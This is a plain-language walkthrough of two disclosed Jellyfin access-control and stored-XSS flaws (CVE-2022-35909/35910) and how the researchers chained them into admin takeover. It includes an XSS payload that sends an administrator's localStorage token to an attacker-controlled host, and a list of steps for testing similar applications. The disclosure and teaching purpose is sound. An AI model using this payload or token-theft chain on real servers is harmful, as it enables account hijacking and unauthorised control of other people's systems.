
After logging out and logging back in as a user, the account was a Jellyfin server administrator, able to create and delete users, access restricted media and use the other administrative functions.
Root cause
The report describes two distinct mistakes. The /users endpoint does not enforce authorisation properly, so an unprivileged session can list all accounts and read the policy field that marks administrators (CVE-2022-35909). The authentication flow associates the UserID with the user's name, and changing the userID to the administrator's loaded the admin panel for an unprivileged user. The plugin repository feature does not validate the access token, so a restricted user can save repositories, and the repository name field is vulnerable to stored XSS (CVE-2022-35910). The direct privilege escalation request was still rejected with 403, so the server-side check on that specific action held; the bypass came from combining the panel access, the unvalidated repository save and the token theft. The report does not describe the server-side code, so the exact implementation of each check is not stated.
Impact
An authenticated low-privileged user can enumerate all accounts and identify administrators. By manipulating the user ID during login they reach the admin dashboard, and by saving a repository without a valid token check they can plant a stored XSS that runs when an administrator opens the plugins/repositories tab. The stolen access token lets the attacker act as the administrator, creating and deleting users and accessing restricted media. The attack requires the administrator to open that tab while logged in, and the attacker needs a host to receive the exfiltrated data.
Fix
The issues were fixed in 10.8.0. The report does not describe the individual code changes. In general terms, the /users endpoint should restrict listing and policy data to administrators, the authentication flow should not accept a client-supplied user ID in place of the authenticated identity, the repository save should validate the access token and authorisation, and the repository name should be sanitised or escaped on output.
Variants to test
- Request the user listing endpoint from a low-privileged session and check whether the response includes other accounts and their role or policy fields. A positive result is a full user list with administrative flags.
- Intercept the login request and change the user identifier to another account's ID. A positive result is a session that renders the other account's dashboard or panel.
- Attempt privileged actions from the low-privileged session and note which return 403 and which succeed. A positive result is any state-changing action that completes without the required role.
- Save a repository or similar object from a restricted session and check whether the token or role is validated. A positive result is a successful save.
- Insert an image tag with an
onerrorhandler into a name field that administrators view, and watch a listener for a callback carryinglocalStorage. A positive result is a request from the administrator's browser containing the token. - Replay a privileged request with the stolen token substituted for your own. A positive result is the action completing as the administrator.
What happened, in plain words
Two security researchers, Dan Barros and Eduardo Cardoso from the Stolabs Security Research team, tested a piece of software called Jellyfin. Jellyfin is a free media system: you install it on a computer (the "server") and it stores and streams your films, music and photos to your phone, TV or laptop through apps. It also has a web page where people log in, watch media and, if they are administrators, manage the server.
They found two separate mistakes in version 10.7.7, both fixed in 10.8.0. The first let a normal user see the full list of accounts and work out which ones are administrators. The second was a chain: a normal user could trick the login process into showing them the administrator's dashboard, save a plugin repository without permission, and plant a small piece of code in the repository name that would run in the administrator's browser and send the administrator's login token to the attacker. With that token the attacker became a full server administrator.
This article walks through the same steps the researchers took, explaining every idea from scratch as it appears.
The two users in the test
The test server had only two accounts: user, a normal account with no special rights, and adm, the administrator. In security testing this is a common setup: you want one account that should be powerless and one that holds all the power, so you can check whether the powerless one can reach the powerful one's things.
To watch and change the traffic between the browser and the server, the researchers used a tool called Burp (Burp Suite). Think of it as a pause button and editing window placed between your browser and the website: every request the browser sends can be stopped, read and altered before it reaches the server. This matters because many security bugs are only visible when you look at the raw messages, not at the pretty page.
They also used a VPS, a rented computer on the internet that they control, with a port open to receive data. A port is like a numbered door on a computer; if a program listens on a door, other machines can connect to it and send data through.
What an API and an endpoint are
When you use a website, your browser does not just receive finished pages. It also sends small messages to the server asking for data, and the server answers with data, often in a format called JSON (text organised as labelled values, a bit like a very structured shopping list). This style of communication is often called an API: a set of addresses the browser can call to ask for things or to change things.
Each address is an endpoint. For example, /users is an endpoint that deals with user accounts. When the browser calls an endpoint, it sends a request; the server sends back a response. A request has a method (roughly, a verb: "get me this" or "save this"), a path (the endpoint), sometimes a body (the data being sent) and often a token or cookie that says who you are.
Step 1: a normal user sees every account
While logged in as the unprivileged user, the researchers intercepted the requests going to the /users endpoint. The response let them list every user registered in the application, and inside it a field called policy showed which users are administrators.
Why is that a problem? Because a normal user should only be able to see their own account details. Being able to ask the server "who else exists here, and who is the boss?" is called incorrect access control (or broken access control): the server has a rule about who may do what, but it fails to apply the rule on this particular request. It is like a hotel where the reception desk is supposed to show guests only their own room number, but hands out the full guest list with the manager's name highlighted.
This first discovery was assigned CVE-2022-35909. A CVE is a public catalogue number for a known security flaw, so people around the world can refer to the same bug unambiguously.
The screenshot shows the access to registered users obtained from the unprivileged session.
Step 2: every account has a fixed ID
The researchers then noticed something else: each user receives a fixed ID of 32 alphanumeric characters registered in the system. An ID here is simply a unique label the server uses internally to refer to an account, like a membership number. It is not the username and not the password; it is a separate identifier.
Comparing the identifiers side by side.
Why does this matter? Because if the server ever trusts an ID that the browser sends, and you know the administrator's ID from step 1, you can try sending the administrator's ID instead of your own. That is exactly what the next step does.
Step 3: swapping the user ID during login
After logging out and logging in again, the researchers watched the requests sent after typing the username and password. Jellyfin's authentication requests associate the UserID with the user's name. In plain words: when you log in, the browser tells the server both who you say you are (the name) and which account record to use (the ID).
They changed the userID to the administrator's and observed the result.
During the authentication process we changed the userid to the adm user.
The screenshot shows the authentication process in Jellyfin.
Why take this step? Because the login flow is where the server decides which account you are. If it accepts an ID supplied by the browser without checking that the ID really belongs to the person who just proved their password, then the browser, not the server, is deciding who you are. That is a trust mistake: the server should never let the client choose its own identity.
After changing the user ID for the administrator, they logged in as a user but the dashboard loaded the administrator panel.
We were able to access the admin panel with the unprivileged user.
The admin panel loaded for the unprivileged account. The dashboard is the main screen after login; the admin panel is the part of it with management controls. Seeing the admin panel does not by itself mean the account has admin rights on the server, but it opens doors, as the next steps show.
Step 4: trying to grant admin rights directly, and being stopped
With the admin panel visible, the obvious next move was to give the account administrative rights. The researchers clicked "allow this user to administer the server" and then save. The server answered with 403 forbidden, so the privilege could not be escalated this way.
A 403 is an HTTP status code, a number the server sends to say what happened. 403 means "I understood your request, but you are not allowed to do this". It is different from 401, which means "I do not know who you are". Here the server knew who the user was and correctly refused the change.
The screenshots show the unsuccessful attempt and the 403 Forbidden response.
Why is this step important? Because it shows the server-side check on that specific action was working. The attackers could not simply flip a switch. They had to find another route, which is what the rest of the article describes.
Step 5: the session access token
Returning to the authentication process, the researchers saw that logging in returns a session access token that matches the account's access profile in the application.
A token is a short string of characters that the server gives you after you log in, and that your browser sends with every later request to prove it is still you. Think of a wristband at an event: you show your ticket once at the entrance, you get a wristband, and after that the staff look at the wristband, not your ticket. The token is the wristband. If someone else copies your wristband, they can walk around as you until it stops being accepted.
The screenshot shows the access token for the user.
Why look at this? Because the whole plan that follows depends on one question: where is the administrator's token kept, and can the attackers get it? If they can, they can put on the administrator's wristband.
Step 6: saving a repository without permission
Within the user profile, and with the admin dashboard reachable, the researchers noticed that the plugin does not validate the access token. Even with restricted access, they were able to save new repositories.
A plugin is an add-on that extends the software. A repository here is a source address from which Jellyfin can fetch plugins, a bit like adding a new app store to your phone. Saving a repository is normally an administrative action, because a repository can deliver code to the server.
WOW, Repository saved as user without permission.
The screenshots show the process of inserting a new repository and the repository being saved without permission.
Why does this matter? Two reasons. First, it is another access control failure: an action reserved for administrators completed for a normal user. Second, and more importantly for the attack, the repository has a name, and that name is shown to administrators on a page. If the name can contain code that the administrator's browser will run, the attackers have a way to reach the administrator's browser. That is the next step.
Step 7: stored XSS in the repository name
The repository name field is vulnerable to stored XSS. Let us unpack that term.
XSS stands for cross-site scripting. It means getting a website to display text that is actually code, so that the browser of whoever views the page runs that code as if the website itself had written it. Stored means the malicious text is saved on the server (here, as the repository name) and runs later, whenever someone opens the page that shows it. A useful comparison: writing an insult on a whiteboard in an office. You are not there when the manager reads it, but the message still gets delivered, and it appears to come from the whiteboard.
The idea was to insert a payload that sends the administrator's localStorage content, where the access token is stored, so the attacker could impersonate the admin in their requests and elevate privilege.
localStorage is a small storage area inside the browser where a website can keep data between visits. Many web applications keep the login token there. If an attacker can run code in your browser on that website, they can read your localStorage and take your token.
To receive the stolen data, the researchers prepared their own server:
I opened port 8292 on my VPS and listened.
The screenshot shows the port opened on the attacker's IP.
Payload used in exploration:
<img src=x onerror=”document.location=’http://MYIP:PORT/?'+(JSON.stringify(localStorage))”>
Line by line, in plain words:
<img ...>asks the browser to display an image.src=xpoints the image at an address calledx, which does not exist. The image will fail to load.onerror=”...”is an attribute that tells the browser what to do when the image fails. Becausesrc=xalways fails, the code insideonerroralways runs.document.location=’http://MYIP:PORT/?'+(JSON.stringify(localStorage))sends the browser to the attacker's address.MYIPandPORTare placeholders for the attacker's own address and port.JSON.stringify(localStorage)turns the whole contents of the browser's storage into text, and that text is appended after the?in the address. Anything after a?in a web address is the query string, a part of the address used to carry data to the server. So the browser makes a request to the attacker's server with the stolen storage contents attached.
The screenshot shows the payload being inserted into the repository name field.
After saving the XSS in the name of the repository, the researchers waited for the admin to log in and open the plugins/repositories tab, which fires the payload and delivers the data.
The screenshot shows the server connection being received.
Upon receiving the connection from the server, we will analyse the data received and there is the acess token of the logged in administrator.
The received data included the logged-in administrator's access token.
Why does this work? Because the repository name was saved as-is and later displayed to the administrator without being treated as plain text. The administrator's browser saw the <img> tag, tried to load the image, failed, ran the onerror code, and sent the administrator's own token to the attacker. The administrator did nothing wrong; simply opening the page was enough.
Step 8: using the stolen token to become administrator
With the administrator's access token in hand, the researchers returned to Burp, to the request that escalates privilege. Changing the access token to the administrator's was enough to become the server's administrator.
The screenshots show the privilege escalation request and the "allow this user to administer the server" option.
Why does this work? Because the server identifies the caller by the token. Earlier, the same request was refused with 403 when it carried the normal user's token. Now it carries the administrator's token, so the server believes the caller is the administrator and allows the change. The wristband has been swapped.
After logging out and logging back in as a user, the account was a Jellyfin server administrator, able to create and delete users, access restricted media and use the other administrative functions.
Why it all worked
The report describes two distinct mistakes.
The /users endpoint does not enforce authorisation properly, so an unprivileged session can list all accounts and read the policy field that marks administrators (CVE-2022-35909). The authentication flow associates the UserID with the user's name, and changing the userID to the administrator's loaded the admin panel for an unprivileged user. The plugin repository feature does not validate the access token, so a restricted user can save repositories, and the repository name field is vulnerable to stored XSS (CVE-2022-35910).
The direct privilege escalation request was still rejected with 403, so the server-side check on that specific action held. The bypass came from combining the panel access, the unvalidated repository save and the token theft. The report does not describe the server-side code, so the exact implementation of each check is not stated.
What an attacker could do with this
An authenticated low-privileged user can enumerate all accounts and identify administrators. By manipulating the user ID during login they reach the admin dashboard, and by saving a repository without a valid token check they can plant a stored XSS that runs when an administrator opens the plugins/repositories tab. The stolen access token lets the attacker act as the administrator, creating and deleting users and accessing restricted media.
The attack requires the administrator to open that tab while logged in, and the attacker needs a host to receive the exfiltrated data.
How it was fixed
The issues were fixed in 10.8.0. The report does not describe the individual code changes. In general terms, the /users endpoint should restrict listing and policy data to administrators, the authentication flow should not accept a client-supplied user ID in place of the authenticated identity, the repository save should validate the access token and authorisation, and the repository name should be sanitised or escaped on output.
Things worth trying on a similar application
These are the same checks the researchers performed, written as steps you can repeat on a system you are allowed to test:
- Request the user listing endpoint from a low-privileged session and check whether the response includes other accounts and their role or policy fields. A positive result is a full user list with administrative flags.
- Intercept the login request and change the user identifier to another account's ID. A positive result is a session that renders the other account's dashboard or panel.
- Attempt privileged actions from the low-privileged session and note which return 403 and which succeed. A positive result is any state-changing action that completes without the required role.
- Save a repository or similar object from a restricted session and check whether the token or role is validated. A positive result is a successful save.
- Insert an image tag with an
onerrorhandler into a name field that administrators view, and watch a listener for a callback carryinglocalStorage. A positive result is a request from the administrator's browser containing the token. - Replay a privileged request with the stolen token substituted for your own. A positive result is the action completing as the administrator.
Glossary
- API: a set of addresses a program can call to ask a server for data or to change something, usually exchanging structured text rather than whole web pages.
- Endpoint: one specific address in an API, such as
/users, that handles one kind of request. - Request: the message a browser sends to a server asking for something or asking it to do something.
- Response: the message the server sends back, containing the result or an error.
- JSON: a text format for structured data, made of labelled values, used widely for API responses.
- Burp (Burp Suite): a tool that sits between browser and server so you can pause, read and edit the traffic.
- VPS: a rented computer on the internet that you control, often used to receive data during a test.
- Port: a numbered door on a computer through which network connections arrive; a program can listen on a port to receive data.
- Access control: the rules that decide which user may do or see what. Incorrect or broken access control means those rules are not enforced.
- CVE: a public catalogue number assigned to a known security flaw so everyone can refer to the same bug.
- User ID: a unique internal label the server uses to refer to an account, separate from the username and password.
- Authentication: the process of proving who you are, usually with a username and password.
- Token (session access token): a string the server gives you after login, which your browser sends with later requests to prove it is still you.
- Cookie: a small piece of data a website asks the browser to store and send back with later requests, often used to carry a session.
- localStorage: a storage area inside the browser where a website can keep data between visits, sometimes including the login token.
- Dashboard: the main screen shown after logging in.
- Admin panel: the part of the interface with management controls, normally reserved for administrators.
- 403 Forbidden: an HTTP status code meaning the server understood the request but refuses to allow it.
- 401 Unauthorised: an HTTP status code meaning the server does not know who you are.
- Plugin: an add-on that extends the software's features.
- Repository: a source address from which the software can fetch plugins.
- XSS (cross-site scripting): getting a website to display text that is actually code, so the browser of whoever views the page runs it.
- Stored XSS: XSS where the malicious text is saved on the server and runs later, whenever someone opens the page that shows it.
- Payload: the piece of code or data an attacker inserts to achieve an effect.
- Query string: the part of a web address after a
?, used to carry data to the server. - Privilege escalation: gaining rights you were not given, such as a normal user becoming an administrator.

